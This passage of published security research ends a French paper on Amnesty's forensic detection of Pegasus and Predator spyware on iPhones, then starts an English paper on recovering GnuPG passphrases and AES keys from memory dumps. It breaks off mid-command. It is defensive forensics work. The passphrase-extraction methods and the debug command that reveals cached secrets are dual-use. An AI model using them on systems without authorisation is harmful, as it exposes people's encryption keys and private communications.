SMS et messages WhatsApp Comme indiqué précédemment, une partie des attaques de Pégasus utilise des liens envoyés par SMS, il est donc utile de regarder les messages reçus par SMS et autres applications de messagerie. Les données de SMS sont disponibles dans le fichier *private/var/mobile/Library/SMS/sms.db* qui figure dans les backups sous l'id *3d0d7e5fb2ce288813306e4d4636395e047a3d28*. Les données WhatsApp sont elles disponibles dans les fichiers *private/var/mobile/Containers/Shared/AppGroup/*/ChatStorage.sqlite* présents dans les backups sous l'id 7c7fba66680ef796b916b067077cc246adacf01d (se reporter au code source de MVT pour voir le détail des requêtes SQL).

Historique de navigation L'historique de navigation est évidemment une information importante pour identifier soit des clics sur un lien envoyé par SMS, soit une potentielle attaque par injection de trafic. Le navigateur Safari est installé et utilisé par défaut sur iPhone mais Chrome ou Firefox sont assez régulièrement utilisés, il est donc utile de récupérer les données de ces trois navigateurs.

Les historiques de navigation de Chrome, Firefox et Safari sont inclus dans les backups iOS :

- pour Safari dans le fichier *Library/Safari/History.db* (l'id change en fonction des appareils)
- pour Chrome dans le fichier *Library/Application Support/Google/Chrome/Default/History* (id *faf971ce92c3ac508c018dce1bef2a8b8e9838f1*)
- pour Firefox dans le fichier *private/var/mobile/profile.profile/browser.d* (id *2e57c396a35b0d1bcbc624725002d98bd61d142b*).

Ces données ne sont en général stockées que pour une durée limitée (quelques mois tout au plus pour Safari par exemple).

Dans plusieurs analyses que nous avons faites, nous n'avons pas eu accès aux informations de l'historique au moment de l'infection en raison du délai entre l'infection et l'analyse. Cependant les navigateurs gardent d'autres traces de la navigation et notamment un historique des favicons (icônes de sites web) téléchargés. Si cette donnée ne donne qu'une vue partielle de la navigation, elle est par contre conservée pendant une plus longue période et constitue un artefact additionnel de l'historique de navigation. Malheureusement, le fichier Favicon de Safari n'est pas disponible dans les backups et uniquement accessible par Jailbreak :

- pour Safari : dans les fichiers *private/var/mobile/Library/Image Cache/Favicons/Favicons.db* ou *private/var/mobile/Containers/-Data/Application/*/Library/Image Cache/Favicons/Favicons.db* par jailbreak
- pour Chrome : *Library/Application Support/Google/Chrome/Default/Favicons* (id *55680ab883d0fdcffd94f959b1632e5fbbb18c5b*)
- pour Firefox : *profile.profile/browser.db* (id : *2e57c396a35b0d1bcbc624725002d98bd61d142b*).

LocationD Le fichier *locationd/clients.plist* contient des informations sur les applications ayant demandé à utiliser la géolocalisation du téléphone, incluant des process système potentiellement malveillants. Il s'agit donc d'un artefact utile pour identifier une infection. Ce fichier est présent dans les backups sous l'id *a690d7769cce8904ca2b67320b107c8fe5f79412* et comprend la date de début d'utilisation de la géolocalisation.

```
1   {
2       "Whitelisted": false,
3       "SupportedAuthorizationMask": 5,
4       "BundlePath": "/System/Library/PrivateFrameworks/
            FindMyDevice.framework",
5       "AuthorizationUpgradeAvailable": false,
6       "Authorization": 4,
7       "Registered": "",
8       "Executable": "",
9       "ConsumptionPeriodBegin": "2021-10-06 12:47:09.339589",
10      "package": "com.apple.locationd.bundle-/System/Library/
            PrivateFrameworks/FindMyDevice.framework"
11  },
```

Listing 4. Exemple de données extraites de clientsplist

Raccourcis Le malware Prédator développé par l'entreprise Cytrox et analysé par le Citizen Lab en décembre 2021 [24] utilise des raccourcis iOS pour être persistant au redémarrage du téléphone. Un raccourci est créé sur le téléphone avec une automatisation pour activer cette tâche lors du lancement d'une application sur le téléphone. Cette tâche télécharge alors du code javascript depuis un serveur géré par Cytrox et l'exécute sur le téléphone.

Les informations sur les raccourcis présents sur le téléphone sont stockées dans le fichier *private/var/mobile/Library/Shortcuts/Shortcuts.sqlite* qui est présent dans les backups (id *5b4d0b44b5990f62b9f4d34ad8dc382bf0b01094*). Il s'agit donc d'un indicateur utile pour identifier ce type de persistance.

```
1  {
2      "shortcut_id": 2,
3      "shortcut_name": "Automation 71F559AF-A383-46AA-8A14-
           D4D82C95139F",
4      "modified_date": "2022-04-02 16:55:11.325908",
5      "description": "Open URLs",
6      "isodate": "2022-04-02 16:44:23.281346",
7      "parsed_actions": 1,
8      "action_urls": [
9          "https://amnesty.org"
10     ]
11 }
```

Listing 5. Exemple de données extraites d'un raccourci

Profils de configuration Enfin, le malware Prédator installe également un profil de configuration sur le téléphone [24]. Les profils de configurations permettant d'accéder à de nombreuses fonctionnalités sur un iPhone, il s'agit d'un artefact utile pour identifier des attaques (avec ou sans malware). Les données sur les profils de configurations sont stockées dans le dossier *Library/ConfigurationProfiles/* et disponibles dans les backups sous le domaine *SysSharedContainerDomain-systemgroup.com.apple.configurationprofiles*.

6 Le Mobile Verification Toolkit

Afin de simplifier l'analyse de backups, nous avons développé et publié un logiciel : le Mobile Verification Toolkit [16] (ci-après appelé MVT).

MVT permet à la fois d'aider à l'analyse d'un téléphone (par exemple en déchiffrant un backup d'iPhone), d'extraire les données ainsi que

d'identifier de potentielles traces malveillantes à partir d'indicateurs de compromission (IOC).

L'analyse d'artefacts est organisée en modules, comme le module *SMS* ou *OSAnalyticsADDaily*. Les modules sont regroupés par type d'analyse (par exemple les modules pour backup) et sont lancés les uns après les autres lors d'une l'analyse. Chaque module peut réaliser trois tâches : tout d'abord extraire des informations d'un artefact (ces informations peuvent être stockées en JSON par la suite), ensuite transformer ces résultats sous la forme de données datées permettant l'établissement d'une chronologie, et enfin vérifier la présence d'indicateurs de compromission.

Des indicateurs de compromissions (IOC) peuvent être transmises à MVT sous la forme de fichiers au format STIX2 [9], regroupant par exemple des domaines, adresses email, hashs ou noms de processus. Une commande *download-iocs* permet de télécharger plusieurs fichiers existants (dont un pour Pégasus) et de les précharger lors d'une analyse.

Il faut noter que la licence de MVT ne permet son utilisation qu'avec le consentement du ou de la propriétaire du téléphone. Même si le forensique a des utilisations légitimes, nous connaissons aussi la menace qu'il fait peser sur de nombreux DDH lors de saisies de leur matériel informatique par des agences étatiques, et avons voulu limiter l'utilisation de MVT dans ce cadre-là.

Voici à quoi pourrait ressembler l'analyse d'un iPhone avec MVT et libimobiledevice (les logs ont été raccourcis pour plus de visibilité) :

```
1  $ idevicebackup2 backup -d FOLDER
2  Backup directory is "backup3"
3  Started "com.apple.mobilebackup2" service on port 49257.
4  Negotiated Protocol Version 2.1
5  Starting backup...
6  Backup will be encrypted.
7  Requesting backup from device...
8  Full backup mode.
9  [==========                                          ]  18% Finished
10 Receiving files
11 [==============                                      ]  28% Finished
       /23.9 MB)
12 Receiving files
13 [==============================                      ]  58% Finished
       /84.8 MB)
14 [SNIP]
15 Sending 'c4ef0ab5293610788fd86e641ef9cd8f072c4b08/Status.plist' (189
        Bytes)
16 Sending 'c4ef0ab5293610788fd86e641ef9cd8f072c4b08/Manifest.plist'
       (80.9 KB)
17 Sending 'c4ef0ab5293610788fd86e641ef9cd8f072c4b08/Manifest.db' (3.3
       MB)
18 Received 1106 files from device.
```

```
19 Backup Successful.
```

Listing 6. Extraction du backup avec libimobiledevice

```
1  $ mvt-ios decrypt-backup -p [PASSWORD] -d decrypted FOLDER
2         MVT - Mobile Verification Toolkit
3                 https://mvt.re
4                 Version: 1.4.9
5
6  INFO     [mvt.ios.cli] Your password may be visible in the process
       table because it was supplied on the command line!
7  INFO     [mvt.ios.decrypt] Decrypting iOS backup at path backup2
       with password
8  INFO     [mvt.ios.decrypt] Decrypted file Library/Cookies/Cookies.
       binarycookies [AppDomain-ch.icoaching.typewise] to decrypted2
       /14/14cba36499f91a10ab77753fc7c5b36ce587320e
9  INFO     [mvt.ios.decrypt] Decrypted file Library/Preferences/ch.
       icoaching.typewise.plist [AppDomain-ch.icoaching.typewise] to
       decrypted2/22/222294a11b55fb6581548ecd803be1af959c4295
10 [SNIP]
```

Listing 7. Déchiffrement du backup avec MVT

```
1  $ mvt-ios check-backup -o results decrypted
2
3          MVT - Mobile Verification Toolkit
4                 https://mvt.re
5                 Version: 1.4.9
6
7  INFO     [mvt.ios.cli] Checking iTunes backup located at: decrypted
8  INFO     [mvt.ios.cli] Parsing STIX2 indicators file at path [PATH]/
       raw.githubusercontent.com_AmnestyTech_investigations_master_2021
       -07-18_nso_pegasus.stix2
9  INFO     [mvt.ios.cli] Loaded 1499 indicators from "Pegasus"
       indicators file
10 INFO     [mvt.ios.cli] Parsing STIX2 indicators file at path [PATH]/
       raw.githubusercontent.com_AmnestyTech_investigations_master_2021
       -12-16_cytrox_cytrox.stix2
11 INFO     [mvt.ios.cli] Loaded 330 indicators from "Cytrox"
       indicators file
12 INFO     [mvt.ios.cli] Loaded a total of 1829 unique indicators
13 INFO     [mvt.ios.modules.backup.backup_info] Running module
       BackupInfo...
14 INFO     [mvt.ios.modules.backup.backup_info] Build Version: 18C66
15 INFO     [mvt.ios.modules.backup.backup_info] Device Name: iPhone
16 [SNIP]
17 INFO     [mvt.ios.modules.backup.manifest] Running module Manifest
       ...
18 INFO     [mvt.ios.modules.backup.manifest] Found Manifest.db
       database at path: decrypted/Manifest.db
19 INFO     [mvt.ios.modules.backup.manifest] Extracted a total of 3738
        file metadata items
20 INFO     [mvt.ios.modules.backup.manifest] The Manifest module
       produced no detections!
```

```
21 INFO     [mvt.ios.modules.mixed.osanalytics_addaily] Running module
       OSAnalyticsADDaily...
22 INFO     [mvt.ios.modules.mixed.osanalytics_addaily] Found com.apple
       .osanalytics.addaily plist at path: decrypted/f6/
       f65b5fafc69bbd3c60be019c6e938e146825fa83
23 INFO     [mvt.ios.modules.mixed.osanalytics_addaily] Extracted a
       total of 120 com.apple.osanalytics.addaily entries
24 WARNING  [mvt.ios.modules.mixed.osanalytics_addaily] Found a known
       suspicious process name "actmanaged" matching indicators from "
       Pegasus"
25 [SNIP]
26 WARNING  [mvt.ios.cli] The analysis of the backup produced 1
       detections!
```

Listing 8. Analyse du backup avec MVT

On voit dans les logs de cette commande que MVT charge tout d'abord un certain nombre d'indicateurs (1829 ici), puis commande l'analyse qui se fait module par module. Le premier module par exemple, *backup_info*, nous donne des indications sur le téléphone (nom, IMEI, applications installées, etc.). Les modules suivants continuent leur exécution jusqu'au module *osanalytics_daily* qui indique avoir identifié un processus nommé *actmanaged* et connu dans les indicateurs comme étant un processus de Pégasus.

À la suite de cette analyse, le dossier *results* contient un certain nombre de fichiers JSONs créés par les différents modules, ainsi qu'une chronologie des évènements dans le fichier *timeline.csv*. Si un indicateur a été détecté par un module, il sera alors copié dans un fichier JSON distinct terminé par _detected (par exemple *datausage_detected.json*) et reporté dans un fichier *timeline_detected.csv*.

7 Résultats

Lors du projet Pégasus, nous avons analysé 67 téléphones de journalistes ou DDH, et identifié des traces de Pégasus sur 37 d'entre eux. Ce chiffre peut paraître assez bas mais il faut bien comprendre qu'un certain nombre de ces téléphones étaient des téléphones Android pour lequel l'analyse est beaucoup moins fiable, et qu'une partie des personnes avaient changé de téléphone depuis leur attaque potentielle. Si nous ne comptons que les iPhone qui étaient déjà utilisés au moment d'une attaque potentielle, nous avons alors trouvé des traces de Pégasus sur plus de 75 % d'entre eux.

Nous avons publié en annexe de notre méthodologie [14] une liste des traces d'infection trouvées sur ces différents téléphones, issues directement des chronologies générées par MVT. Le tableau 1 montre le détail des

traces forensiques trouvées sur le téléphone d'András Szabó, journaliste hongrois au média Direkt36. On retrouve dans ce tableau les artefacts décrits plus haut : création de fichiers connus pour être des traces de Pégasus, suppression d'entrées dans la table *ZPROCESS* de la base de données *DataUsage.sqlite*, ou encore recherche de comptes iCloud par iMessage venant du fichier *IDStatusCache*.

Date (UTC)	Event
2019-06-13 11 :15 :40	File created : Library/Preferences/com.apple.CrashReporter.plist from RootDomain
2019-06-13 11 :15 :53	File created : Library/Preferences/roleaccountd.plist from RootDomain
2019-06-13 12 :39 :40	Process record deleted from ZPROCESS (IN : 3.69 MB, OUT : 27.39 MB)
2019-06-15 08 :06 :27	Process record deleted from ZPROCESS (IN : 0.32 MB, OUT : 0.56 MB)
2019-07-25 09 :31 :09	Process record deleted from ZPROCESS (IN : 7.80 MB, OUT : 6.43 MB)
2019-08-16 10 :13 :19	Process record deleted from ZPROCESS (IN : 18 MB, OUT : 29.81 MB)
2019-09-15 15 :30 :44	Process record deleted from ZPROCESS (IN : 1.27 MB, OUT : 3.34 MB)
2019-09-17 06 :33 :24	Process record deleted from ZPROCESS (IN : 2.00 MB, OUT : 5.57 MB)
2019-09-24 13 :26 :15	iMessage lookup for account jessicadavies1345@outlook.com
2019-09-24 13 :26 :51	iMessage lookup for account emmadavies8266@gmail.com
2019-09-24 13 :32 :10	Process : roleaccountd (IN : 0.02 MB, OUT : 0.003 MB)
2019-09-24 13 :32 :11	Process : roleaccountd
2019-09-24 13 :32 :13	Process : stagingd (IN : 4.03 MB, OUT : 0.19 MB)
2019-09-24 13 :32 :23	Process : stagingd
2019-09-26 14 :32 :25	Process record deleted from ZPROCESS (IN : 1.16 MB, OUT : 2.81 MB)
2019-10-24 05 :40 :33	Process record deleted from ZPROCESS (IN : 12.81 MB, OUT : 46 MB)

Tableau 1. Détails des traces d'infection sur le téléphone du journaliste hongrois András Szabó

Sur les traces de 41 téléphones publiées en juillet 2021, 27 contiennent des traces venant de *idstatuscache*, 23 contiennent des traces venant de *DataUsage*, 22 venant de *Manifest.db* et 8 venant de SMS (le fichier OS Analytics Daily, les raccourcis et profils de configurations n'ont pas été analysés durant le projet).

8 Conclusion

Dans cet article, nous avons vu en détail la méthodologie de forensique que nous avons développée au sein du Security Lab d'Amnesty International pendant le projet Pégasus. Au-delà des aspects techniques, ces révélations ont mis en lumière les abus incessants contre les DDH et journalistes rendus possibles par l'industrie de la surveillance dont NSO Group est la figure centrale. Du Mexique à l'Inde, en passant par la Hongrie ou le Maroc, les outils de NSO Group ont été constamment utilisés pour cibler et pirater des journalistes ou militant·es luttant pour les droits humains dans des contextes extrêmement difficiles.

Ces révélations doivent maintenant entraîner des actions de la part des États, les organisations internationales et les grandes entreprises de la technologie. L'ajout par le département du ccommerce états-uniens de NSO Group et Candiru sur une liste des entités connues pour des activités malveillantes [28], le procès intenté par Apple [2] contre NSO Group ainsi que les notifications envoyées aux personnes ciblées sont des évolutions extrêmement positives dans la lutte contre ces abus. On ne trouvera néanmoins pas de solution pérenne sans accords internationaux sur ce sujet. Amnesty, comme d'autres organisations, appelle à un moratoire sur l'utilisation, la vente et le transfert de technologies de surveillance jusqu'à ce qu'un cadre réglementaire approprié en matière de droits humains soit mis en place [18].

Au sein de nos communautés de sécurité informatique, où la limite entre sécurité offensive et surveillance peut-être poreuse, il nous faudra également questionner le rôle que nous jouons en tant que hacker·euses et ingénieur·es dans le développement de telles technologies.

Références

1. libimobiledevice. `https://libimobiledevice.org/`.
2. Apple. Apple sues nso group to curb the abuse of state-sponsored spyware. `https://www.apple.com/newsroom/2021/11/apple-sues-nso-group-to-curb-the-abuse-of-state-sponsored-spyware/`, 2021.
3. Bloomberg. Spyware vendor finfisher claims insolvency amid investigation. `https://www.bloomberg.com/news/articles/2022-03-28/spyware-vendor-finfisher-claims-insolvency-amid-investigation`, 2022.
4. Security Without Borders. Reports on Targeted Surveillance of Civil Society. `https://securitywithoutborders.org/resources/targeted-surveillance-reports.html`, 2021.
5. NSO Group. Pegasus - product description. `https://www.documentcloud.org/documents/4599753-NSO-Pegasus.html`, 2012.

6. The Guardian. Whatsapp sues israeli firm, accusing it of hacking activists' phones. https://www.theguardian.com/technology/2019/oct/29/whatsapp-sues-israeli-firm-accusing-it-of-hacking-activists-phones, 2019.
7. Claudio Guarnieri. A Primer On Android Forensics. https://nex.sx/tech/2022/01/28/a-primer-on-android-forensics.html, 2022.
8. Claudio Guarnieri. Diving Deeper in Android System Diagnostics and Remote Forensics. https://nex.sx/tech/2022/02/04/diving-deeper-in-android-system-diagnostics.html, 2022.
9. OASIS Cyber Threat Intelligence. Introduction to stix. https://oasis-open.github.io/cti-documentation/stix/intro.html, 2021.
10. Amnesty International. Amnesty International Among Targets of NSO-powered Campaign. https://www.amnesty.org/en/latest/research/2018/08/amnesty-international-among-targets-of-nso-powered-campaign/, 2018.
11. Amnesty International. Morocco : Human Rights Defenders Targeted with NSO Group's Spyware. https://www.amnesty.org/en/latest/research/2019/10/Morocco-Human-Rights-Defenders-Targeted-with-NSO-Groups-Spyware/, 2019.
12. Amnesty International. Moroccan Journalist Targeted With Network Injection Attacks Using NSO Group's Tools. https://www.amnesty.org/en/latest/research/2020/06/moroccan-journalist-targeted-with-network-injection-attacks-using-nso-groups-tools/, 2020.
13. Amnesty International. Forensic Methodology Report : How to catch NSO Group's Pegasus. https://www.amnesty.org/en/latest/research/2021/07/forensic-methodology-report-how-to-catch-nso-groups-pegasus/, 2021.
14. Amnesty International. Forensic Methodology Report : Pegasus Forensic Traces per Target. https://www.amnesty.org/en/latest/research/2021/07/forensic-methodology-report-appendix-d/, 2021.
15. Amnesty International. Massive data leak reveals Israeli NSO Group's spyware used to target activists, journalists, and political leaders globally. https://www.amnesty.org/en/latest/news/2021/07/the-pegasus-project/, 2021.
16. Amnesty International. Mobile verification toolkit. https://github.com/mvt-project/mvt, 2021.
17. Amnesty International. NSO Group Pegasus Indicator of Compromise. https://github.com/AmnestyTech/investigations/tree/master/2021-07-18_nso, 2021.
18. Amnesty International. Demandez la fin de la surveillance ciblée des défenseur·e·s des droits humains. https://www.amnesty.org/fr/petition/targeted-surveillance-human-rights-defenders/, 2022.
19. Citizen Lab. From bahrain with love - finfisher's spy kit exposed ? https://citizenlab.ca/2012/07/from-bahrain-with-love-finfishers-spy-kit-exposed/, 2012.
20. Citizen Lab. Communities @ risk - targeted digital threats against civil society. https://targetedthreats.net/, 2014.
21. Citizen Lab. The million dollar dissident - nso group's iphone zero-days used against a uae human rights defender. https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/, 2016.

22. Citizen Lab. Bitter sweet - supporters of mexico's soda tax targeted with nso exploit links. https://citizenlab.ca/2017/02/bittersweet-nso-mexico-spyware/, 2017.
23. Citizen Lab. Forcedentry - nso group imessage zero-click exploit captured in the wild. https://citizenlab.ca/2021/09/forcedentry-nso-group-imessage-zero-click-exploit-captured-in-the-wild/, 2021.
24. Citizen Lab. Pegasus vs. predator - dissident's doubly-infected iphone reveals cytrox mercenary spyware. https://citizenlab.ca/2021/12/pegasus-vs-predator-dissidents-doubly-infected-iphone-reveals-cytrox-mercenary-spyware/, 2021.
25. Lookout. Technical analysis of pegasus spyware. https://info.lookout.com/rs/051-ESQ-475/images/lookout-pegasus-technical-analysis.pdf, 2016.
26. Lookout. Pegasus for android - technical analysis and findings of chrysaor. https://info.lookout.com/rs/051-ESQ-475/images/lookout-pegasus-android-technical-analysis.pdf, 2017.
27. Le Monde. Affaire khashoggi : deux femmes proches du journaliste assassiné ont été surveillées par pegasus. https://www.lemonde.fr/projet-pegasus/article/2021/07/18/affaire-khashoggi-deux-femmes-proches-du-journaliste-assassine-ont-ete-surveillees-par-pegasus_6088655_6088648.html, 2021.
28. US Department of Commerce. Commerce adds nso group and other foreign companies to entity list for malicious cyber activities. https://www.commerce.gov/news/press-releases/2021/11/commerce-adds-nso-group-and-other-foreign-companies-entity-list, 2021.
29. Google Security. An investigation of chrysaor malware on android. https://security.googleblog.com/2017/04/an-investigation-of-chrysaor-malware-on.html, 2017.
30. Slate. How government-grade spy tech used a fake scandal to dupe journalists. https://slate.com/technology/2012/08/moroccan-website-mamfakinch-targeted-by-government-grade-spyware-from-hacking-team.html, 2012.
31. Forbidden Stories. Spying on Mexican Journalists : Investigating the Lucrative Market of Cyber-Surveillance. https://forbiddenstories.org/spying-on-mexican-journalists-investigating-the-lucrative-market-of-cyber-surveillance/, 2020.
32. Forbidden Stories. Le projet Pégasus. https://forbiddenstories.org/fr/case/le-pegasus-project/, 2021.
33. VICE. An Interview with Hacker Phineas Fisher as a Puppet. https://www.youtube.com/watch?v=BpyCl1Qm6Xs, 2016.

GnuPG memory forensics

Nils Amiet and Sylvain Pelissier
nils.amiet@kudelskisecurity.com
sylvain.pelissier@kudelskisecurity.com

Kudelski Security

Abstract. After nearly 25 years of existence, GnuPG (GPG) is still a widely used solution for message encryption. GPG works with an agent (gpg-agent) containing multiple functions, including caching passphrases and encryption keys. First, this work highlights a bug of libgcrypt memory cleaning which allows reading 8 bytes of the passphrase in the clear from a memory dump. Second, it further demonstrates general techniques to retrieve passphrases and encryption keys from a memory dump, either of the gpg-agent process or a full system dump. To demonstrate our work, we provide Volatility3 plugins to retrieve associated key material and the original passphrase. We also show how this can be used as a defensive countermeasure in some practical scenarios.

1 Introduction

Pretty Good Privacy (PGP) and the open source implementation GNU Privacy Guard (GPG) are encryption solutions following the OpenPGP standard [7]. Even if GPG has been criticized in the past, it is widely used and deployed and has been publicly reviewed during many years [18]. Thus it is used in practice to protect sensitive data.

Volatility is a widely used forensics framework [11]. It is used to analyze volatile memory dump artifacts to extract data. For example, it has been used in the past to recover Bitlocker volume encryption keys while they are in RAM [17] or to solve challenges of previous SSTIC editions [4]. The framework is highly customizable and allows writing plugins in Python to fit specific needs. In 2021, the Volatility Foundation released a new version of the framework, Volatility3 [8].

This work briefly explains the basic usage of GPG, then how GPG stores the passphrases in RAM. A short description of relevant previous works is then given. From this knowledge we provide a way to extract the passphrase from a memory dump. We first show a bug of Libgcrypt (the GPG cryptographic library) memory cleaning which allows reading 8 bytes of the passphrase in cleartext. Then we show how to find AES keys in memory and how to decrypt cached items containing the passphrases.

We give practical examples where these methods may be applied and, to demonstrate our analysis, we provide Volatility3 plugins implementing our methods.

2 GPG usage of cached items

A common way to decrypt data with GPG on a command line is as following:

```
$ gpg -d clear.gpg
gpg: encrypted with 3072-bit RSA key, ID 8BEE55C2F43F1E63, created
    2021-07-14
      "user-test <user@test.org>"
Hello GPG
```

The first time the decryption is called, the system asks the user for their passphrase to decrypt the private key needed to decrypt the file. Then for the subsequent decryptions, the passphrase is not asked but read from cache. The same mechanism is used for symmetric-key encryption. The cache time to live has a default value of 10 minutes. After the time to live elapsed, the cached item is cleared from memory.

To avoid having key material directly in cleartext in memory, GPG encapsulates such key material before storing it in memory. The idea of that is that if a TPM is available, then the encapsulation key can be stored in a safe memory area. However, TPMs are usually not used and the encapsulation key stays in regular memory.

3 GPG memory structure

A cached item is stored in the `ITEM` structure. We find this structure in `gnupg/agent/cache.c` (GPG version 2.3.4):

```
56 /* The cache object.  */
57 typedef struct cache_item_s *ITEM;
58 struct cache_item_s {
59   ITEM next;
60   time_t created;
61   time_t accessed;  /* Not updated for CACHE_MODE_DATA */
62   int ttl;  /* max. lifetime given in seconds, -1 one means infinite
         */
63   struct secret_data_s *pw;
64   cache_mode_t cache_mode;
65   int restricted;  /* The value of ctrl->restricted is part of the
        key.  */
66   char key[1];
67 };
```

```
68
69 /* The cache himself.  */
70 static ITEM thecache;
```

Listing 1. The cache_item_s structure

The `ITEM` structure is a chained list containing the cached item address and additional data. Among them, there are the time of creation and time of last access. These values are unix epoch times, the number of seconds elapsed since January 1, 1970. Then there is the time to live (ttl) field which is the number of seconds `gpg-agent` has to keep the item in cache. By default it is set to 10 minutes (0x0258 seconds). If `gpg-agent` found that the last accessed time is older than the time to live, the item is cleared from cache. After that we have the address of a `secret_data_s` structure. The `secret_data_s` structure contains the length of the cached item in bytes followed by the encrypted item with AES in key wrap mode:

```
51 struct secret_data_s {
52   int  totallen; /* This includes the padding and space for AESWRAP.
       */
53   char data[1];  /* A string.  */
54 };
```

Listing 2. The secret_data_s structure

The encapsulation key used to encrypt the data is generated randomly when `gpg-agent` starts. Since GPG also stores the encapsulation key in memory, one simply needs to know where it is stored in memory to then decrypt the cached item.

3.1 AES Key wrap

GnuPG uses AES Key Wrap mode of operation to encapsulate key material in memory as defined in RFC 3394 [10]. The AES Key wrap algorithm is used to encrypt (wrap) keys or secrets with another key. It is used in several solutions like Apple FileVault 2 [6] or Cryptomator [14]. As shown in figure 1, the mode uses two 64-bit blocks concatenated together as input of AES encryptions.

This step is iterated 6 times and the final **R** values obtained are outputed as the ciphertext. Decryption works in exactly the same way but in the reverse order. The initialization vector (IV) can be any value but the RFC default value is `0xa6a6a6a6a6a6a6a6`. It allows for verification of the integrity of the decrypted key after the decryption. If the last decrypted block yields a value that starts with the IV, decryption is




Fig. 1. First iteration of AES Key wrap encryption

considered correct as long as no other error is returned. GPG uses the implementation of AES key wrap provided by the libgcrypt library.

In GPG, the cached item encryption is used to prevent attackers from simply grepping for passphrases in memory as commented in `gnupg/agent/cache.c` (GPG version 2.3.4) and shown in listing 3.

```
39 /* The encryption context.  This is the only place where the
40    encryption key for all cached entries is available.  It would be
          nice
41    to keep this (or just the key) in some hardware device, for
          example
42    a TPM.  Libgcrypt could be extended to provide such a service.
43    With the current scheme it is easy to retrieve the cached entries
44    if access to Libgcrypt's memory is available.  The encryption
45    merely avoids grepping for clear texts in the memory.
          Nevertheless
46    the encryption provides the necessary infrastructure to make it
47    more secure.  */
48 static gcry_cipher_hd_t encryption_handle;
```

Listing 3. GPG memory threat model

However, as we will see later, someone who has access to the memory can also retrieve the encryption key and decrypt cached items anyway.

4 Previous works

A previous problem concerning `gpg-agent` and the cached items was exploited by GPG Reaper [16]. The time to live of cached items was not checked if no `gpg-agent` action was performed and thus some items may stay in memory indefinitely. Then, if a machine is compromised, the guru debug level (`--debug-level guru`) allows displaying cached items in clear if they were not deleted. The time to live problem was corrected in version 2.2.6. The guru debug level, as shown in listing 4, is still working as intended, for example, if we decrypt a file while the passphrase is still in memory.

```
$ gpg --debug-level guru -d clear.gpg
...
gpg: DBG: chan_4 -> GETINFO cmd_has_option GET_PASSPHRASE repeat
gpg: DBG: chan_4 <- OK
gpg: DBG: chan_4 -> GET_PASSPHRASE --data --repeat=0 --
    S9319569F117FE96D X X Enter+passphrase%0A
gpg: DBG: chan_4 <- D testpassword
gpg: DBG: chan_4 <- OK
...
```

Listing 4. GPG debug level guru

The passphrase `testpassword` is returned in clear from `gpg-agent`. However, access to the machine containing the cached item is required in this case.

An interesting Volatility plugin allows extracting Bitlocker volume encryption keys from memory dumps [17]. This plugin uses a known method [9, 12] which consists in scanning the memory and searching by blocks of 16 bytes if the block satisfies the AES key schedule relations with respect to the blocks next to it. If such blocks are found, we can conclude that an AES key was found in memory. Since Bitlocker uses AES in various modes for volume encryption, this technique is used to recover the volume encryption keys.

5 Cached item retrieval

Two attack vectors will be discussed here allowing to retrieve passphrases in GPG memory.

To avoid having sensitive values left in memory after processing, libgcrypt deletes those values when they are not used anymore. For example, a variable is wiped with the function `wipememory` and the stack is cleaned with the function `_gcry_burn_stack`. However, in libgcrypt, the function `_gcry_cipher_aeswrap_decrypt` (`libgcrypt/cipher/cipher-aeswrap.c` on line 81) did not clean a temporary variable containing the last decrypted block. Suppose we use GPG to decrypt some cleartext using a passphrase. At the end of the cached item decryption, the temporary variable contains the IV value `0xa6a6a6a6a6a6a6a6` followed by the first 8 bytes of the passphrase. For example, if a dump of gpg-agent's memory using `gcore` or a dump of the whole system memory using LiME [15] can be obtained, then, we should retrieve the constant `0xa6a6a6a6a6a6a6a6` in memory, next to the first 8 bytes of the passphrase. We reported this problem to GPG maintainers [13]. This was quickly corrected and following versions of GPG 2.3.4 should not be affected by this issue.

We saw that each cached entry has two timestamps `created` and `accessed` of type `time_t`. This information can be leveraged to search for such patterns in memory and retrieve the location of `cache_item_s` instances. If we can estimate the time of creation of the cached item, we can search for masked timestamps concatenated in memory followed by the time to live value. For example the regular expression `.{3}\x00\x00\x00\x00.{3}\x61\x00\x00\x00\x00\x58\x02` will search for all timestamps created after July 27, 2021 12:45:52 PM and before February 6, 2022 5:06:08 PM with a time to live of 10 minutes. To further reduce the number of false positives during the search, for each match, the created time can be checked to be less than or equal to the accessed time. Then, as soon as the `ITEM` structure has been found, we can access the `secret_data_s` structure.

To recover the encryption key, we used the same method as the one used by the Bitlocker plugin [17]. We scan the process memory until we find a 128-bit expanded AES key. Then we use this key to decrypt the cached item. If the integrity of AES key wrap is verified we know we have properly decrypted the cached item and recovered the passphrase.

6 Real-world use cases

This section describes real-world use cases where GPG is used and in-memory key material recovery has an impact. From a general point of view, if an attacker has physical access to a machine, they can copy the volatile memory and later apply the techniques explained before.

Memory forensics may be used during a criminal investigation to analyze memory dumps obtained during a search and seizure [5]. After the data has been copied the investigator may need to obtain the passphrases stored encrypted in cached items to further decrypt conversations. These techniques may also be applied to investigate virtual machines stored remotely in servers which are seized.

Ransomware is a common problem nowadays. These malicious software encrypt files on an infected machine and ask the owner for a ransom so that they can recover their files. It happens that some ransomware, rely on well studied tools to encrypt a user's data. Ransomware such as KeyBTC [1], VaultCrypt [2] or Qwerty [3] use GPG to encrypt files.

In the event that a victim of such a ransomware just noticed what happened when they get infected, the victim or the incident response team could make a memory dump of the whole system and later retrieve the password or decryption key from memory. Thus, thwarting the ransomware

threat and retrieving the original files without having to pay a ransom at all. Note that the ransomware would have to rely on symmetric encryption for this to work (`gpg --symmetric`) and, so far, we have not found any ransomware relying on GPG symmetric encryption.

7 Open source contributions

We developed two plugins for Volatility3 available at `https://github.com/kudelskisecurity/volatility-gpg`. The first plugin retrieves partial (or complete, up to 8 characters) passphrases from memory by searching in `gpg-agent`'s memory the constant IV of aes-wrap. This plugin would not work on versions of GPG later than version 2.3.4. Listing 5 shows an example of usage on an Ubuntu 21.10 VM dump.

```
$ vol -f ubuntu-21.10-vm-gpg.raw -s ./volatility-gpg/symbols/ -p ../
